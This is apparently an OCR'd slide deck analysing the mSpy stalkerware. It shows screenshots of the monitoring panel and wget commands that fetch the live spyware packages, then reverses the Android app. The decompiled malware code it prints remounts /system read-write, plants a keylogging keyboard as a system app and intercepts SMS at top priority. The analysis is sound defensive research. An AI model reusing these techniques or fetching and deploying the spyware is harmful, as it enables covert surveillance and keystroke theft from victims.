03/19/2011 03:00 PM
←	dad	yep	03/19/2011 03:00 PM
→	19738472057	u ll have a special rate 4 every thing	03/19/2011 02:57 PM
→	19738472057	seeya	03/19/2011 02:57 PM


Dashboard
Contacts
Call Logs
Text Messages
Call Recordings
Locations
Photos
Video Files
Recordings
Browser History
Emails
Events
Block Websites
Skype
WhatsApp
Viber
WhatsApp
All activity log
TYPE NAME MESSAGE TIME
Lisa Call you in the morning! Have a great day! 08/01/2013 06:11 PM
John We need to book our itinerary! 07/30/2013 12:36 PM
David Where are u? 07/26/2013 04:27 PM
Lisa Great time last night! 07/11/2013 08:28 AM
Sara We can still be friends! 07/04/2013 10:28 AM
Mike Next Friday is the contest of wet t-shirts! 07/03/2013 07:42 PM
Ann Hey, I just moved here 2 month ago. 06/25/2013 05:31 PM
Sara Hi! 06/24/2013 06:40 AM
John Hi! 06/19/2013 09:37 AM
Lisa Are you always so sexy at school? 06/07/2013 11:46 AM
Emily Wanna come over tonight? 05/23/2013 07:16 AM
John How is your head this morning? 05/16/2013 07:33 AM


Dashboard
Contacts
Call Logs
Text Messages
Call Recordings
Locations
Photos
Video Files
Recordings
Browser History
Emails
Events
Block Websites
Skype
WhatsApp
Viber
Keylogger Panel
All Keylogger
Set time gap
From...
To...
APPLICATION NAME
LOGGED TEXT
TIME
Mail
Hi Tim, thank you for your help. Regarding the payment, last t...
View All
11/12/2013 12:17 PM
Mail
timjones@gmail.com
View All
11/12/2013 12:14 PM
Mail
invoice requested
View All
11/12/2013 12:14 PM
Evernote
To buy a cake, to buy a present, to rent a flat, to order flowers. ...
View All
07/10/2013 09:21 AM
Evernote
Plan to travel to Morocco, San Francisco, Frankfurt, Brazil in th...
View All
07/10/2013 09:18 AM
Evernote
Birthday to-do list,
View All
07/10/2013 09:18 AM
Evernote
Travel world map,
View All
07/10/2013 09:16 AM
Mail
birthday present
View All
06/27/2013 05:29 PM
Mail
Hi, I just wanted to remind you about the present for Samantha...
View All
06/27/2013 05:26 PM
Mail
axent777@gmail.com
View All
06/27/2013 05:25 PM


Emails
Events
Block Websites
Skype
WhatsApp
Viber
Facebook Tracking
Installed Apps
Keylogger
Photo Spying
new!
Device Management
Wipe Phone
Stop App
Unlink current device
Clear Logs
Keep current logs
Export Logs
Phone Settings
All changes made on the web panel will be applied in N minutes. N minutes equal one update interval.
Update Interval:
20
minutes
Location Update Interval:
20
minutes
Locations:
All Connections
Call logs:
Wi-Fi Only
Browser History :
Wi-Fi Only
Installed Apps:
Wi-Fi Only
Recording surroundings:
Wi-Fi Only
SMS:
Wi-Fi Only
Address Book:
Wi-Fi Only
Events:
Wi-Fi Only
Photos:
Wi-Fi Only
Videos:
Wi-Fi Only
Skype:
Wi-Fi Only
WhatsApp:
Wi-Fi Only
Call Recordings:
Wi-Fi Only
E-mails:
Wi-Fi Only
Facebook:
Wi-Fi Only
Viber:
Wi-Fi Only
Wi-Fi is usually used when there's no data plan on the target device or it's too expensive.If you have WI-Fi enabled all checked logs will be uploaded once the phone appears in Wi-Fi area. Please note that no data will be lost. mSpy will collect the logs and upload them once there's a connection.
'All Connections' means Cellular Internet and Wi-Fi. If there is a signal from both connections the first priority is always set to Wi-Fi connection.
Block Websites
BLOCKED WEBSITES
APPLIED
CANCEL
facebook.com
Restrict Incoming Calls
RESTRICTED PHONE NUMBERS
APPLIED
CANCEL
18005555554

Let’s harvest some updated samples and start reversing!

- For consumer customers that have to install it by themselves, you have to provide an user friendly experience. We will leverage this to get the latest versions
- Trivial for Android
- Little less for iOS

Eat your frogs first: iOS

- The iOS spyware is installed using a Cydia Repository: http://repo.mspyonline.com

- How do we dump a Cydia repository? I don't want to install anything yet in a uncontrolled way on my device.

- Deb packages have the ability to trigger scripts pre and post installation, so better be careful and understand first what is going on.

Cydia Repositories

- A Cydia repo is just a standard APT repository, with its underlying structure.

- More info can be found in this blog post by Saurik: How to Host a Cydia™ Repository - http://www.saurik.com/id/7

- Packages.bz2 contains the metadata of the repositories that we need. let's grab it.

- wget http://repo.mspyonline.com/Packages.bz2

- bzip2 -d Packages.bz2

- cat Packages

- From Packages we obtain the urls to download all the .debs contained in this repository, so the spyware itself and the utilities.

What's in the repo?

- **HideCydia.deb** - Component to hide and display Cydia by entering a secret key combination

- **iPhoneInternalService.deb** - Core component of the spyware for iOS

- **AntiUpdateWrapper.deb** - Metapackage that installs another third party package to kill the updates notification and the ability to update OTA from the device (if the infected user update, they will loose the jailbreak so the ability to monitor)

- They can be pulled like we did with Packages.bz2 from the repository. We will look in depth at those packages later


Cydia repository domain infos:

WHOIS information for mspyonline.com:**

[Querying whois.verisign-grs.com]
[Redirected to whois.internet.bs]
[Querying whois.internet.bs]
[whois.internet.bs]
Domain Name: MSPYONLINE.COM
Registry Domain ID: 1644884667_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.internet.bs
Registrar URL: http://www.internetbs.net
Updated Date: 2013-02-08T20:20:40Z
Creation Date: 2011-03-12T07:59:59Z
Registrar Registration Expiration Date: 2015-03-11T18:56:09Z
Registrar: Internet.bs Corp.
Registrar IANA ID: 814
Registrar Abuse Contact Email: abuse@internet.bs
Registrar Abuse Contact Phone:
Reseller:
Domain Status: clientTransferProhibited
Registry Registrant ID:
Registrant Name: Domain Administrator
Registrant Organization: Fundacion Private Whois
Registrant Street: Attn: mspyonline.com, Aptds. 0850-00056
Registrant City: Panama
Registrant State/Province:
Registrant Postal Code: Zona 15
Registrant Country: PA
Registrant Phone: +507.65967959
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: 522a88eb4djdzbym@5225b4d0pi3627q9.privatewhois.net
Registry Admin ID:
Admin Name: Domain Administrator
Admin Organization: Fundacion Private Whois
Admin Street: Attn: mspyonline.com, Aptds. 0850-00056
Admin City: Panama
Admin State/Province:
Admin Postal Code: Zona 15
Admin Country: PA
Admin Phone: +507.65967959

Android: the easy one

- wget http://thd.cc/a.apk
- That's all, it's self contained
- We will reverse it in depth later.



Apk hosting domain infos:

WHOIS information for thd.cc:**


[Querying whois.nic.cc]
[whois.nic.cc]
Whois Server Version 2.0
Domain names can now be registered with many differ
Go to http://registrar.verisign-grs.com/whois/ for detai
Domain Name: THD.CC
Domain ID: 100346233
Whois Server: whois.godaddy.com
Referral URL: http://registrar.godaddy.com
Updated Date: 2014-05-07T05:51:37Z
Creation Date: 2012-07-17T14:27:02Z
Registry Expiry Date: 2015-07-17T14:27:02Z
Sponsoring Registrar: GODADDY.COM, LLC
Sponsoring Registrar IANA ID: 146
Domain Status: clientDeleteProhibited
Domain Status: clientRenewProhibited
Domain Status: clientTransferProhibited
Domain Status: clientUpdateProhibited
Name Server: NS-107.AWSDNS-13.COM
Name Server: NS-1475.AWSDNS-56.ORG
Name Server: NS-1878.AWSDNS-42.CO.UK
Name Server: NS-764.AWSDNS-31.NET
DNSSEC: Unsigned delegation

Android

Reversing a.apk

Regular Android app:
straightforward reversing,
except one problem:

Proguard obfuscation



Proguard

- Vanilla java obfuscator that ships with the Android sdk, free and opensource

- Little brother of the “strongest” Dexguard by Saikoa

- It will rename classes, packages, methods, variables to meaningless names like a, b, aa, slowing down the understanding of the code.

- With the right tools, our life reversing will be much better with obfuscated applications.

<u>Lesson Learned:</u> If you want to protect your Intellectual Property, you may want to invest some money for a better protection than ProGuard…

Android

The Toolset.

JEB

Best Android interactive disassembler and decompiler on the market.

Paid

http://www.android-decompiler.com/

JEB - /media/sf_shared/mSpy/20140811/Android/a.apk.jdb

File Edit Action Window Help

- a.a.a
- android.support
- com
  - a.a
  - android
    - a.a
    - inputmethod
    - internal.telephony
    - mob.display2
    - system.display2.spy
      - commands
        - AdminReceiver
      - login_system
        - SplashActivity
        - a
  - google
  - j256.ormlite
- de.jockels.open
- org

Show inner classes

Manifest | Resources | Assets | Certificate | Assembly | Decompiled Java | Strings | Constants | Notes

```
00000000  iget-object           v0, p0, R_CustomPhoneStateListener->mContext:Context
00000004  const-string          v1, "phone"
00000008  invoke-virtual        Context->getSystemService(String)Object, v0, v1
0000000E  move-result-object    v0
00000010  check-cast            v0, TelephonyManager
00000014  const/4               v1, 0x0
00000016  invoke-virtual        TelephonyManager->listen(PhoneStateListener, I)V, v0, p0, v1
0000001C  return-void
.end method

.method public onCallStateChanged(I, String)V
          .registers 4
00000000  packed-switch         p1, :34
:6
00000006  return-void
:8
00000008  sget-boolean          v0, OutgoingCallReceiver->a:Z
0000000C  if-eqz                v0, :6
:10
00000010  invoke-direct         R_CustomPhoneStateListener->endCall()V, p0
00000016  const/4               v0, 0x0
00000018  sput-boolean          v0, OutgoingCallReceiver->a:Z
0000001C  goto                  :6
:1E
0000001E  if-eqz                p2, :6
:22
00000022  invoke-direct         R_CustomPhoneStateListener->callstateRinging(String)V, p0, p2
00000028  goto                  :6
:2A
0000002A  invoke-direct         R_CustomPhoneStateListener->callstateIdle()V, p0
00000030  goto                  :6
00000034  .packed-switch 0x0
              :2A
              :1E
              :8
          .end packed-switch
.end method

#---------------------------------------------------------------------------
.class public AdminReceiver
.super DeviceAdminReceiver
```

```
Opening /media/sf_shared/mSpy/20140811/Android/a.apk.jdb
DEX analysis complete
Generating disassembly output...
Done
```

144284:0 | class | File: - | Lcom/android/system/display2/spy/commands/AdminReceiver;

santoku@santok... JEB - /media/sf_s... 14:30

JEB

- Robust Android disassembler and decompiler, useful for malicious samples with anti RE tricks

- Renaming feature, to deobfuscate the code (we will use a lot this feature with a.apk, which is obfuscated). It reminds IDA Pro but for Android apps written in Java.

- APIs and plugins

- Lot of other features… highly recommended if you want to do some serious Android RE or Malware Analysis.

Free Alternatives

- **The usual ones already covered extensively online, just google for android reversing**

- dex2jar + java decompiler (jd-gui, jad, procyon, cfr decompiler)

- apktool and/or smali/baksmali (outputs smali code)

- jadx (interesting “new” dex to java decompiler, opensource)

- others..

A Unlocked Android device (if you want to do dynamic analysis)

A bunch of other useful tools to use when the spyware is running

- wireshark/tcpdump
- burp or mitmproxy
- Xposed Framework, Cydia Substrate

Android

High Level Overview of the Spyware

See the Appendixes for details without time constraints

a.apk gets installed

- Regular Android applications with a huge amount of permissions, to easily harvest data and leverage all the facilities from Android SDK. If there is Root, it is leveraged, but the Android implant works as well without root, thanks to the Android flexibility.

- It become Device Administrator, to be less removable and have more capabilities without root

- It hides in plain sight like a fake Android System Service

```
<uses-permission android:name="android.permission.GET_TASKS" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.CALL_PHONE" />
<uses-permission android:name="android.permission.GET_ACCOUNTS" />
<uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS" />
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
<uses-permission android:name="android.permission.READ_SMS" />
<uses-permission android:name="android.permission.WRITE_SMS" />
<uses-permission android:name="android.permission.RECEIVE_SMS" />
<uses-permission android:name="android.permission.SEND_SMS" />
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.WRITE_CONTACTS" />
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.READ_CALENDAR" />
<uses-permission android:name="android.permission.WRITE_CALENDAR" />
<uses-permission android:name="android.permission.RECORD_AUDIO" />
<uses-permission android:name="android.permission.WAKE_LOCK" />
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
<uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS" />
<uses-permission android:name="com.android.browser.permission.WRITE_HISTORY_BOOKMARKS" />
<uses-permission android:name="android.permission.WRITE_SETTINGS" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission android:name="android.permission.CHANGE_NETWORK_STATE" />
<uses-permission android:name="android.permission.CHANGE_CONFIGURATION" />
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
<uses-permission android:name="android.permission.CAMERA" />
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW" />
<uses-permission android:name="android.permission.VIBRATE" />
<uses-permission android:name="android.permission.READ_USER_DICTIONARY" />
<uses-permission android:name="android.permission.WRITE_USER_DICTIONARY" />
<uses-feature android:name="android.hardware.location.gps" android:required="false" />
<uses-feature android:name="android.hardware.telephony" android:required="false" />
<uses-feature android:name="android.hardware.camera" android:required="false" />
```


- Until now, it's pretty much the standard Android malware, it waits for the BOOT_COMPLETED events to start at boot, listen on SMS_RECEIVED with high priority, to catch them before the user apps, and eventually suppress them, as well as phone calls, for ambient listening.

```
        <receiver android:name="com.android.mob.display2.MainController">
            <intent-filter>
                <action android:name="android.intent.action.BOOT_COMPLETED" />
                <action android:name="com.android.system.display2.DATA_GATHERER" />
                <action android:name="com.android.system.display2.DATA_SUBMITTER" />
                <action android:name="com.android.system.display2.LOCATION_UPDATE" />
                <action android:name="com.android.system.display2.APP_INSTALLED" />
            </intent-filter>
        </receiver>

    </intent-filter>
</receiver>
<receiver android:enabled="true" android:name="com.android.mob.display2.main.login_system.SmsWakeup
    <intent-filter android:priority="2147483647">
        <action android:name="android.provider.Telephony.SMS_RECEIVED" />
    </intent-filter>
</receiver>
<receiver android:description="@string/device_admin_description" android:label="@string/device_admi
    <meta-data android:name="android.app.device_admin" android:resource="@xml/device_admin_data" />
    <intent-filter>
        <action android:name="android.app.action.DEVICE_ADMIN_ENABLED" />
    </intent-filter>
</receiver>
```

android.intent.action.BOOT_COMPLETED

- Message dispatched by the Android OS when the boot is completed
- Third party apps can register for this message and get notified when the phone has booted
- They then can take action, our spyware will start its service in background for its operations
- Not so uncommon in non malicious apps, you can find that your favorite IM client registers as well for this event.



But then something interesting…

Second stage APK

- If root is available, the system partition gets remounted read write, and this second apk is implanted among the system apks.

- Our malware now has a handy component running as the “system” user on Android (in terms of privileges, system on Android is second only to root)

- Used as a proxy to pass tasks and get them executed as system user.

- Like enabling your GPS without you noticing :) or placing a bugged keyboard to log your keystrokes

Remounting the system partition as Read-Writeable

```
private void executeRemountSystemRW(DataOutputStream shelloutputstream, Context context) {
    String remount_cmd = "mount -w -o remount ";
    String system_device = R_FeaturesAndEnvManager.get_system_device();
    if(system_device == null) {
        File busybox = this.getBusybox(context);
        shelloutputstream.write("chmod 777 ".concat(busybox.getAbsolutePath()).concat("\n").getBytes());
        remount_cmd = busybox.getAbsolutePath().concat(" ").concat(remount_cmd);
        system_device = "";
    }
    shelloutputstream.write(remount_cmd.concat(system_device.concat(" /system")).concat("\n").getBytes());
}
```

Manually RE, deobfuscated and then decompiled, like pretty much every snippet we will see

Why system is read only?

- On Android there is this “system” partition which contains the main part of the Android OS, which is mounted read only

- What’s inside this partition is supposed to never change, so they leave it read only for optimisation and to avoid persistence of malware as well

- If this system partition is assumed read only, to factory reset a device it’s enough to format the user data partition and you start with a new os installation.

Copying in place the system component

```
try {
    String system_app_folder = this.getSystemAppFolder();
    su_ostream.write("dd if=" + system_helper + " of=" + system_app_folder + "km_holder.tmp\n"
            .getBytes());
    su_ostream.write("chmod 644 " + system_app_folder + "km_holder.tmp\n".getBytes());
    su_ostream.write("mv " + system_app_folder + "km_holder.tmp " + system_app_folder + "com.android.keyboardhelper.apk"
             + "\n".getBytes());
    su_ostream.write("pm install -r " + system_app_folder + "com.android.keyboardhelper.apk"
             + "\n".getBytes());
    su_ostream.write("exit\n".getBytes());
    su_ostream.flush();
    su_ostream.close();
    su_shell.waitFor();
    su_shell.destroy();
}
```

FYI They use dd instead of cp because it’s often not included in the default Android "toolbox", for that we often install busybox

```
private void changeKeyboard(Context context) throws SecurityException {
    Object v9;
    String v2 = this.getCurrentIMEName(context);
    if(v2 == null || !v2.endsWith("com.android.inputmethod.latin.MSpyIME"
        Object v8 = context.getSystemService("input_method");
        String v10 = null;
        Iterator v5 = ((InputMethodManager)v8).getInputMethodList().itera
        do {
            if(v5.hasNext()) {
                v9 = v5.next();
                if(!((InputMethodInfo)v9).getServiceName().equals("com.an
                        ) {
                    continue;
                }

                break;
            }
            goto label_20;
        }
        while(true);

